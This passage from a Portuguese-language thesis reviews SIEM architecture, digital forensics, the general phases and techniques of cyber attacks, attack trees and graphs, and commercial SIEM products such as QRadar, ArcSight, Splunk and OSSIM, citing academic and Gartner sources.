


Figura 2 - Arquitetura Conceptual do SIEM - Obtido em (Hoppe et al 2009)

Fazendo uma breve avaliação da imagem, podemos ver que tudo se reflete ao que já foi dito antes o SIEM é a combinação do SIM e SEM ambos tem como foco a recolha e análise de dados, relevantes para segurança. O SIM como podemos ver na Figura 2, tem o foco voltado para análise de dados históricos (Collect/Store), a fim de melhorar a longo prazo a eficácia e eficiência das análises de dados, enquanto o SEM (Correlate/Analyze) concentra a sua função na agregação e análise de grandes quantidades de dados, processando-os em tempo real com o intuito de identificar os acontecimentos que são relevantes e maliciosos à rede.

De acordo com (Miller et al 2011) e na perspectiva da sua arquitetura, um SIEM é composto por: *Source Device*, *Log Collection*, *Parsing/Normalization*, *Rule Engine/Correlation Engine*, *Log Storage*, *Monitoring*, como se pode ver na Figura 3.




Figura 3 - Composição do SIEM. Obtido em (Miller et al 2011)

Definindo cada parte temos:

- Source Device (SD), as informações dos equipamentos, tanto router, logs de aplicações e hosts a serem analisadas pelo servidor SIEM derivam do SD.
- Log Collection (LC), é quem faz a recolha das diversas informações que foram geradas pelos diversos SD.
- Parsing/Normalization (PN), aqui acontece a normalização em formato padrão de todas as informações que já foram recolhidas pelo LC.
- Rule Engine (RE) / Correlation Engine (CE), aqui temos duas etapas:
 - RE que gera os alertas de acordo com o conteúdo encontrado nos eventos e aplicado as regras pré-definidas;
 - CE que faz a correlação dos eventos disponibilizado pelas diferentes origens.
- Log Storage (LS), responsável pelo armazenamento das informações, que pode ser de extensão diferente, desde um simples arquivo de texto ou ficheiro binário.
- Monitoring (EM), o ponto de interface com os utilizadores, dando aos gestores de rede tem a possibilidade de interagir diretamente com o SIEM ou seja, trata-se da interface do sistema.

Análise forense digital tem-se vindo a tornar uma área de pesquisa cada vez mais importante e ganhando aliados de grande porte como exemplo a ferramenta SIEM da *AlienVault* que possui um módulo de *forensic storage* que tem como funcionalidade manter evidências digitais de indivíduos ou *host* mal-intencionados (Afzaal et al 2012).

Análise Forense Digital é utilizar métodos cientificamente comprovados e derivados em direção à preservação, coleta, validação, identificação, análise, interpretação, documentação e apresentação de evidências digitais provenientes de fontes

digitais com a finalidade de facilitar ou promover a reconstrução de eventos encontrados, no âmbito de desvendar um crime ou auxiliar na antecipação uma ação não autorizada (Palmer 2001).

Para termos a noção de necessidade da análise forense digital, pode-se dizer que qualquer instituição ou corporação tem a necessidade de ter um analista com competências em forense digital, por razões óbvias, segundo (Miller et al 2011):

- Necessidade para um processo judiciário com o intuito de analisar os dispositivos.
- Necessidade de recuperar informações de dispositivos com falhas e erros no *hardware* ou software.
- Necessidade de avaliar um sistema que foi comprometido e ter a visão de como o ataque se desencadeou.
- Necessidade de reunir provas e informações acerca de um determinado empregado com suspeitas de transgressões.

2.3. Ataques

O princípio de um ataque é executar uma ação ofensiva contra alguém ou alguma coisa. No mundo cibernético o princípio continua sendo à mesma e cada vez mais popular e difícil de ser identificado, porque por vezes provém de locais diferentes e usam técnicas furtivas cada vez mais sofisticadas.

Na atualidade os ataques cibernéticos são ataques complexos e estratégicos que podem ser coordenados de um ou mais pontos e causar diversos efeitos para atingir os objetivos. Assim com o avanço dos ciberataques, os níveis de defesa para um sistema de rede teve também de atualizar. No mundo real quando pretendemos executar uma ação ofensiva, de uma forma intuitiva ou não acabamos por seguir alguma sequência lógica para termos o nosso resultado final da mesma forma, os ataques cibernéticos também possuem uma sequência dinâmica para chegar ao seu objetivo final (Eom et al 2008).

2.3.1. Fases e Métodos de um Ataque

Como explicam os autores (Eom et al 2008), um ataque cibernético decorre sobre alguns passos: escolha do alvo, *scanning* das vulnerabilidades, escolha de ferramentas ou métodos de ataque e finalização do ataque.




Figura 4 - Fases de um Ataque obtido em 2

Na Figura 4, retirada do site da McAfee², editada conforme a necessidade podemos ver as possíveis etapas de um ataque cibernético.

Na primeira etapa ocorre a escolha do nosso **potencial alvo**, faz-se a recolha e levantamento de informações. Nessa primeira etapa pode-se dizer que o atacante tenta recolher o máximo de informação sobre o alvo. Essa etapa é considerada como sendo uma obtenção passiva de dados e informações (Gadge and Patil 2008).

Na segunda etapa do ataque **Scanning** verificação de possíveis vulnerabilidades usando ferramentas apropriadas. Continuando faz-se o mapeamento da rede em questão, usa-se algumas técnicas e ferramentas apropriadas segundo (Hamisi et al 2009), que auxilie na deteção do sistema que esta em funcionamento, qual pode ser explorado, que conta de utilizador é valido e saber quais os recursos de compartilhamento são validos.

Temos de ter em mente que o atacante pode deparar com algumas dificuldades se a rede em causa estiver bem protegida. De acordo com (Ning et al 2008), os ataques cibernéticos e técnicas implementadas para executar os ataques tornam-se cada vez mais sofisticados e complexos, dificultando a sua deteção e prevenção. Deste modo torna-se necessário desenvolver métodos capazes de detetar e avaliar os efeitos que os ataques podem causar ao sistema.

² <http://blogs.mcafee.com/business/four-stages-of-a-cyber-attack>

Na Terceira Etapa, faz-se a escolha de **ferramentas ou métodos de ataques**, isso pode ser considerado como uma parte crítica de todo o processo do ataque, tendo em mente quais os *exploits*³ e *rootkits*⁴ a usar para alcançar o objetivo final.

Em suma, a última etapa é considerada como a **Finalização do Ataque**, em que o atacante tem de ter em conta duas possibilidades o sucesso ou o fracasso no uso das ferramentas de *exploits* e *rootkits*, se o ataque for um sucesso o atacante concluirá o seu objetivo e finaliza o ataque, mas em caso de falhas nas escolhas das ferramentas e métodos de ataque o próprio atacante terá de voltar a segunda etapa onde terá de refazer o *scanning* e procurar por novas vulnerabilidades e explora-los.

Pode-se dizer que existem técnicas importantes como *packet sniffing*, *dumpster diving*, *firewalking*, *physical attack*, engenharia social além de outras técnicas que podem ser usadas por um atacante para explorar o alvo.

Eavesdropping, técnica do *packet sniffing* tem a intenção de verificar cada pacote que passa em uma determinada rede sem nenhuma autorização prévia. Esse método também pode ser usado com, fim benéfico para a rede, como ferramenta administrativa, como exemplo, verificar se existe algo de estranho a circular na rede (Ansari et al 2002).

Outro método atualmente pouco usado e considerado pouco ético, mas não ilegal é o *Dumpster diving*, em que o atacante tem de ter acesso físico ao local para ter a possibilidade de vasculhar o lixo individual a procurar documentos, informações e itens descartados que podem ser fundamental para o atacante. O método *dumpstes driving* acaba por ser embaraçoso mas fácil já que o lugar onde o lixo é jogado não tem quase ou nenhuma segurança física (Long 2007).

Segundo (Goldsmith and Schiffman 1998), o método de *firewalking* aproveita do *firewall* para obter informações referentes a protocolos da camada de transporte, com a finalidade de descobrir que portas estão abertas ou livres, obter informações sobre as regras de filtragem como exemplo, o *firewalking* tem a possibilidade de usar métodos semelhantes ao *traceroute* para verificar se é possível ou não enviar determinados tipos de pacotes do atacante e averiguar se chegaram ao destino também é possível mapear os router usando o *firewalking*.

³Pedaço de dados ou sequência de comandos que tomam vantagem de uma vulnerabilidade, defeito ou falha afim de causar um comportamento acidental ou imprevisto a ocorrer no software ou hardware de um computador ou em algum eletrônico.

⁴É um tipo de software, muitas das vezes malicioso, projetado para esconder a existência de certos processos ou programas de métodos normais de detecção e permitir contínuo acesso privilegiado a um computador.

No Método Ataque físico (*Physical Attack*) (Nakamura and Geus 2010) não é preciso ter algum tipo de algoritmo ou técnica remota para ser realizado, uma vez que consiste em roubo de equipamento, *software* e outros dispositivos. Esse ataque exige que haja um contato físico direto com os equipamentos, mas o atacante pode também optar por outras possibilidades, como exemplo, copiar documentos confidenciais, ler os correios do utilizador, obter informações privilegiadas, modificar configurações das máquinas e também ter a possibilidade de instalar *keystroke logger*⁵.

A última técnica que um atacante pode beneficiar para completar o seu objetivo aqui falado será a engenharia social que é a arte de explorar as fraquezas não das máquinas mas sim do homem, com o intuito de obter informações privilegiadas para um ataque ou acesso ao sistema. Uma vez que a primeira fase de penetração no perímetro de segurança de uma organização é geralmente feita através da interação do atacante com o pessoal da própria organização, testes de penetração que envolvam métodos de engenharia social tornam-se extremamente importantes, quando se quer avaliar a segurança dos sistemas de informação da organização (Pavkovic and Perkov 2011).

2.3.2. Representação dos Ataques

Independentemente da origem e do destino, os ataques cibernéticos seguem uma lógica formal para chegar ao propósito final. Existem duas formas de representar os ataques em um sistema: o *attack trees* e o *attack graphs*. Ambos os modelos são importantes para termos a noção dos caminhos possíveis e métodos para alcançar o resultado final (Schneier 1999).

Attack Trees

A denominação *Attack Trees* foi usada primeiramente por (Schneier 1999), para fornecer uma maneira formal de descrever a segurança de um sistema, neste caso destinada à representação de ataques a um sistema em uma estrutura de árvore, onde teríamos um nó raiz como objetivo e os diversos nós folha como formas de alcançar o objetivo final.

Os Autores (Tidwell et al 2001; Eom et al 2008), referem que os nós possuem três atributos, que são condições prévias, submetas e pós-condições. A condição prévia seria, propriedades do sistema que favorecia na execução do ataque, a sub-meta são os nós que

⁵ Sistema que captura tudo que um utilizador digita em uma máquina.

estariam mais próximo, ou seja, adjacentes à raiz enquanto a pós-condição são as mudanças em diferentes sistemas e ambientes.

Na Figura 5 pode-se ver um exemplo de *attack tree* de acordo com a visão do autor (Eom et al 2008).




Figura 5 - Exemplo de Attack Tree Obtida de (Eom et al 2008)

O *attack trees* dá-nos a possibilidade de verificar os grandes momentos do ataque e quais foram os custos e peso que obteve de acordo com (Camtepe and Yener 2007), existe a possibilidade de capturar momentos atômicos do ataque, mas caso o ataque exija que as suas ações atômicas aconteçam em um curto espaço de tempo ou em uma ordem temporal muito rigorosa, ficaria difícil representar tal situação usando o *attack trees*.

Na Figura 6⁶ pode-se ter uma visão de como seria a construção de um *attack tree*, do nó filho até a raiz, no caso de um ataque a um serviço. De acordo com (Saini et al




Figura 6 - Exemplo de Attack Tree a serviços Obtida em (6)

2008), na construção de um *attack tree* temos de levar em conta algumas características, como definir o principal objetivo do ataque, decompor o objetivo do ataque em sub-objetivos, decompor gradualmente os sub-objetivos em tarefas cada vez menor. Atribuir valores dos atributos em relação aos nós adjacentes e verificar se todos os nós têm os seus devidos pesos, dando assim a possibilidade de calcular todas as probabilidades e ver se o ataque custa ao atacante mais do que beneficia então é provável que o ataque não ocorra, mas caso o atacante tenha

probabilidade de fazer um ataque sem custo e ter mais benefícios, existe a probabilidade de ocorrer o ataque.

Attack Graphs

De certa forma pode-se dizer que o *attack graphs* seja semelhante ao *attack trees*. Sabendo que ambos têm como intuito representar os acontecimentos e formas que são usadas pelo atacante para alcançar o seu objetivo.

Segundo (Jha et al 2002; Sheyner et al 2002), *attack graphs* é uma representação sucinta de todos os caminhos através de um sistema que termina onde o intruso com sucesso alcança seu objetivo. Contudo, por ser um assunto extremamente importante para os sistemas de segurança, é normal que existem propostas e métodos de representar *attack graphs*, e em mas em “Attack Graphs Representations” (Alhomidi and Reed 2012), os autores propõe diversas formas de representar os nós e arcos de um *attack graphs*.

⁶ Imagem obtida no endereço: <http://resources.infosecinstitute.com/risk-management-chapter-2/>

Alguns dos Modelos de representação do Attack Graphs:

- Graph-Based Attack Graph,
- State Enumeration Attack Graph,
- Coordinated Attack Graph,
- Dependency Attack Graph,
- Full and Predictive Attack Graph,
- Host-Compromised Attack Graph,
- Topological Vulnerability Attack Graph,
- Host-Based Network Attack Graph,
- Multiple-Prerequisites Attack Graph,
- Logical Attack Graph,
- Goal-Oriented Attack Graph.

Cada um dos modelos possui particularidades e funcionalidades distintas, como exemplo o *State Enumerate* denominado por (Noel and Jajodia 2004; Alhomidi and Reed 2012), que é uma representação do estado e das transições da rede em que os nós do grafo representam o estado e as ligações são as transições de estado.

2.4. Framework ou Plataformas SIEM

Para análise bibliográfica foi realizada um pequeno levantamento de estudo de caso em termos das soluções para a correlação de eventos. Atualmente a solução SIEM é muito utilizada por diversas empresas e centros acadêmicos no âmbito de pesquisas.




Figura 7 - Magic Quadrant for SIEM (Gartner, Junho 2014)

A análise de eventos de segurança em arquivos *logs*, assim como o exaustivo uso e tentativa de compreensão das soluções SIEM em particular nesse caso o OSSIM foi o principal foco deste trabalho.

Durante o trabalho foram identificadas algumas soluções SIEM analisadas pela Gartner no *Magic Quadrant* (Kavanagh et al 2014). A empresa disponibiliza um leque considerável de análises feitas sobre diversas áreas e tecnologias existentes no mercado, análise das potencialidades de cada sistema e coloca à disposição no seu site⁷. É relevante salientar que o Quadrante Mágico é considerado como sendo umas das principais fontes de informação para as instituições. Para que uma solução SIEM esteja no Quadrante Magico ela tem de possuir diversos méritos.

Como podemos ver a Figura 7, disponibilizada pela *Group Gartner*⁸ o *Magic Quadrant for Security Information and Event Management*, tem as principais soluções para o SIEM, mas é de salientar que a própria *Gartner* disponibiliza soluções para diversas áreas e tecnologias como podemos conferir no site da Gartner⁹ ou em blogs¹⁰ derivados.

Na interpretação do quadrante mágico da SIEM segundo a (Gartner 2014), os elementos e posições podem ser interpretados da seguinte forma:

Tabela 2 - Designação do Magic Quadrant

Tipologia	Características
Challengers	Boa capacidade de execução mas que não agrega tanto a inovação.
Leaders	Boa em inovação e entregam o que prometem.
Niche Players	Não tem uma grande expressão no mercado em geral como um todo e possuem produtos específicos comumente.
Visionaries	Tem extrema inovação, mas não possuem tanta capacidade para entregar o que prometem.

Levando em conta o ultimo relatório apresentado pela *Gartner* (Kavanagh et al 2014), sobre os sistemas SIEM foram selecionados para uma análise mais detalhada algumas das soluções consideradas líderes do mercado como podemos ver na Figura 7.

⁷ <http://www.gartner.com/technology/research/methodologies/magicQuadrants.jsp>

⁸ <http://www.gartner.com/technology/reprints.do?id=1-1VW8N7D&ct=140625&st=sb>

⁹ <http://www.gartner.com/technology/home.jsp>

¹⁰ <http://philipcao.com/2014/04/26/gartner-magic-quadrant-2013/>

Escolhidos foram os três primeiros, a IBM Security (*International Business Machines*), a HP (*Hewlett-Packard*) e o Splunk e por fim no grupo dos visionários, com versão sem custo e código aberto têm a *AlienVault* (OSSIM).

2.4.1. IBM Security

Partindo do relatório da *Gartner* (Kavanagh et al 2014), podemos ver que a IBM criou o *QRadar* SIEM que fornece a gestão de *Log*, gestão de eventos, relatórios e análise comportamental para redes e aplicações. *QRader* pode ser implementado em ambientes de menor porte como uma solução completa ou então pode ser usada de forma escalonada em ambientes maiores, usando diversos coletores de eventos, processamento e *appliances* específicos.

QRadar possui características distintas que é a recolha e processamento de dados *NetFlow*, captura de pacotes completos e análise do comportamento para todas as fontes de eventos com suporte. *QRadar* melhorou algumas funcionalidades como a escalabilidade de armazenamento de eventos, inteligência de ameaças, além das indexação e consultas para suportar pesquisas por palavras-chave.

A IBM oferece para os seus clientes *QRadar* um serviço de cogestão, dando aos clientes a possibilidade de combinar as tecnologias SIEM com serviços de gestão da IBM e como benefício desse processo os alertas dos eventos dos clientes são enviados para serem avaliados e analisados na IBM, ou seja, para o MSSP (*Managed Security Services Providers*), SOC (*Security Operations Center*). De certa forma *QRadar* é uma ótima opção para empresas que requerem análises de comportamentos e de *netflow*.

Outros pontos fortes que podemos mencionar sobre *QRadar* são:

- Oferece uma visão mais integrada do ambiente de ameaça usando *NetFlow* e inspeção profunda de pacotes, em correlação com os dados de *logs* das diversas fontes de gestão.
- Na opinião dos utilizadores *QRader* é vantajosa por ser simples de implementar e manter independentemente da escalabilidade do ambiente de rede.
- Fornece capacidades de análise de comportamento para *NetFlow* e eventos de *log*.

Em termos de desvantagens:

- Fornece definições de funções menos granulares para a atribuição do fluxo de trabalho em comparação com os produtos dos concorrentes.

- Suporte para vários utilizadores do *QRadar* requer um, console mestre em combinação com instâncias *QRadar* distribuídos.
- O número de prestadores de serviços de terceiros que oferecem serviços de gestão baseados em *QRadar* é limitado, comparando com outras soluções.

2.4.2. HP/ArcSight

HP ArcSight é uma *framework* que tem como função auxiliar na manutenção da segurança de ambientes corporativos, dando soluções para identificar e priorizar respostas a atividades maliciosas, ataques externos, falhas na segurança que ocorrem devido ao incumprimento das regras de segurança estabelecidas. É de mencionar que *ArcSight* permite a coleta, análise, avaliação da segurança em *TI*, separação de eventos corporativos ou não para facilitar a identificação, priorização e respostas de eventos envolvendo a segurança da empresa. Atualmente é considerado líder, quando o assunto é soluções SIEM.

Segundo (Njemanze 2006), a possibilidade de identificar possíveis situações de risco é realizada através da correlação dos eventos de forma centralizada, com base em regras que possuem uma sintaxe própria, além de disponibilizar uma interface para facilitar o processo de criação das regras.

O pacote de soluções da *HP ArcSight* é composto por diversos produtos como *HP ArcSight ESM (Enterprise Security Manager)*, *HP ArcSight Ex (Express)*, entre outros. *HP ArcSight Logger* é um componente capaz de capturar e analisar todos os *logs* da empresa, oferecendo um local de armazenamento de *logs* de auto gestão, com compressão e excelente custo-benefício. A *HP ArcSight Threat Response Manager* permite identificar a localização exata de qualquer ameaça na rede e responder imediatamente com ações específicas baseadas em políticas. A *HP ArcSight Network Configuration Manager* oferece uma gama completa de recursos de gestão de redes. Pode-se dizer que a *ArcSight* oferece possibilidades de gestão intuitiva, dando possibilidade a qualquer equipe de gestão, mesmo com poucos conhecimentos técnicos, a facilidade de dominar a ferramenta por isso a *arcsight* foi considerado como um dos concorrentes SIEM mais visíveis na lista da *Gartner* (Kavanagh et al 2014).

Mencionando algumas vantagens da *HP ArcSight ESM*, pode-se dizer que a mesma oferece um conjunto completo de recursos de SEM que podem ser usados para auxiliar um centro de operações de segurança, enquanto o *HP ArcSight Ex* fornece uma

opção mais simplificada para implementações SIEM de médio porte. O gestão das atividades dos utilizadores é fornecido pelos módulos opcionais e avançados em integração com IAM¹¹ e gestão de fraudes.

Uma desvantagem da *ArcSight* é que apesar de oferecer a correlação em tempo real, a deteção de anomalias opera apenas sobre os dados históricos.

2.4.3. Splunk

Uma solução muito utilizada para análise, gestão e pesquisa avançada em *logs*, tanto que ultimamente teve um aumento de clientes que implementaram o “*Splunk App for Enterprise Security*”, como uma solução SIEM. O *Splunk*, assim como outras *framework*, fornece correlação centralizada, com base em regras criadas através de uma interface, com sintaxe similar a SQL que possibilita o alerta em tempo real.

O *Splunk App for Enterprise Security* fornece relatórios pré-definidos, painéis, pesquisas, visualização e gestão em tempo real para apoiar os gestores com a segurança do sistema. Durante 2014 o fornecedor manteve-se muito visível na lista de avaliação de SIEM. No entanto, também houve uma expansão no número de clientes que usam o *Splunk App* para Segurança Corporativa, para casos de uso SIEM autónomos (Kavanagh et al 2014).

Ao longo dos últimos 12 meses *Splunk* lançou muitas funções novas de melhorias para a competitividade do mercado e complexidade de implementação. *Splunk App* para *Enterprise Security* agora vem com 68 indicadores de segurança pré-definidos que podem ser usados para construir um painel personalizado e atualmente existe, 40 painéis de controlo pré-definidos no menu de domínio de segurança.

Splunk lançou um construtor de relatório com 200 Relatórios pré-definidos além de agregar 18 informações sobre ameaças *feeds*, para permitir a consolidação em listas de observação comuns. Os planos de melhoria do *Splunk* incluem uma melhor deteção de ameaças através de tendências, deteção de anomalias, aumento do uso de análises preditivas, descoberta de valores aberrantes *outliers*, de comportamentos para ativos e utilizadores. O *Splunk* é uma boa opção para as organizações de segurança que necessitam de gestão de segurança personalizável, assim como é apropriada para os casos de uso que

¹¹ Identity and Access Management (IAM), que tem a função de dar permissão as pessoas certas para ter acesso aos recursos e funcionalidades certas em momentos e horas estabelecidas por razões certas. Exemplo de uma solução como o uso do IAM e o processo de gestão de identificação digitais em um local.

abrangem a segurança e operações, para implementação com foco na gestão de aplicativos (Gartner 2014).

Segundo (Zadrozny and Kodali 2013), o *Splunk* começou como um produto concebido para processar dados da máquina e por causa dessa origem humilde, *Splunk* não é sempre tido como um sistema útil em grade volume de dados. Mas isso não deve impedir de usá-lo para analisar grande volume de dados. Dessa forma os autores ainda expõem três das principais funcionalidades que consideram relevantes para o *Splunk*:

- A coleta, pode ser feita em dados estáticos ou verificando mudanças e adições a arquivos ou diretórios completos em tempo real. Os dados também podem ser coletadas a partir de portas de rede ou diretamente de programas ou *scripts*. Além disso *splunk* pode conectar com bancos de dados relacionais recolher, inserir ou atualizar dados.
- Indexação de dados, os dados coletados é dividida em eventos, mais ou menos equivalentes aos registros do banco de dados, ou simplesmente linhas de dados para que possibilita o acesso a dados sem necessidade de percorrer toda a tabela.
- Pesquisa e análise usa a linguagem de processamento *Splunk*, que possibilita a pesquisa e manipulação de dados para obter os resultados desejados, seja na forma de relatórios ou alertas. Os resultados podem ser apresentados como eventos individuais, tabelas ou gráficos.

2.4.4. AlienVault (OSSIM)

Para (Bowling 2010), o OSSIM é o futuro da SIEM, quando faz declarações como: “Conheça AlienVault OSSIM, um sistema de segurança complexo concebido para tornar a sua vida mais simples”.

No decorrer do desenvolvimento do trabalho a frase de Bowling começavam a fazer sentido, que OSSIM é um sistema complexo.

Partindo de outras premissas pode-se dizer que OSSIM, talvez tenha uma grande complexidade por ser realmente inovador nas suas funcionalidades, por ser diferente dos outros SIEM disponíveis. De forma oportunista, aproveita das capacidades de vários

pacotes de segurança popular e cria uma "inteligência" que traduz, analisa e organiza os dados de forma única e personalizáveis que a maioria dos SIEM não pode. Usa a correlação para fazer análises de ameaças de forma dinâmica e informar em tempo real sobre o estado de risco no ambiente. O resultado final é uma abordagem de *design* que torna a gestão de risco de um processo organizado e observável que os administradores e gestores de segurança tanto podem apreciar (Bowling 2010).

A *AlienVault* possui outros projetos relacionados com SIEM. A avaliação de vulnerabilidade, *NetFlow*, detecção de intrusões de *host* e arquivar além de monitoramento de integridade. A *AlienVault* oferece, SIEM em dois tipos de produto, sendo um *Open Source* (OSSIM) e outro comercial (USM), Unified Security Management, que estende o OSSIM com melhorias de escala, gestão, administração consolidada e relatórios. Os sensores, registradores, componentes e servidor do USM estão disponíveis como *all-in-one* ou servidores separados em várias camadas para corresponder ao tamanho de ambientes de clientes. O mercado alvo do fabricante são empresas com equipas de segurança menores e programas de segurança limitados, que precisam de várias tecnologias de segurança integradas a um custo menor e com maior simplicidade. Enquanto isso a *AlienVault Labs* proporciona uma alimentação integrada de inteligência relativamente à análise de ameaças para seus produtos comerciais, que inclui atualizações para assinatura, vulnerabilidade, correlação, relatórios e conteúdos de resposta a incidentes. A *AlienVault* adicionou várias funcionalidades do assistente e painel de instrumentos para dar melhor suporte a implementação, configuração, manutenção de rede, 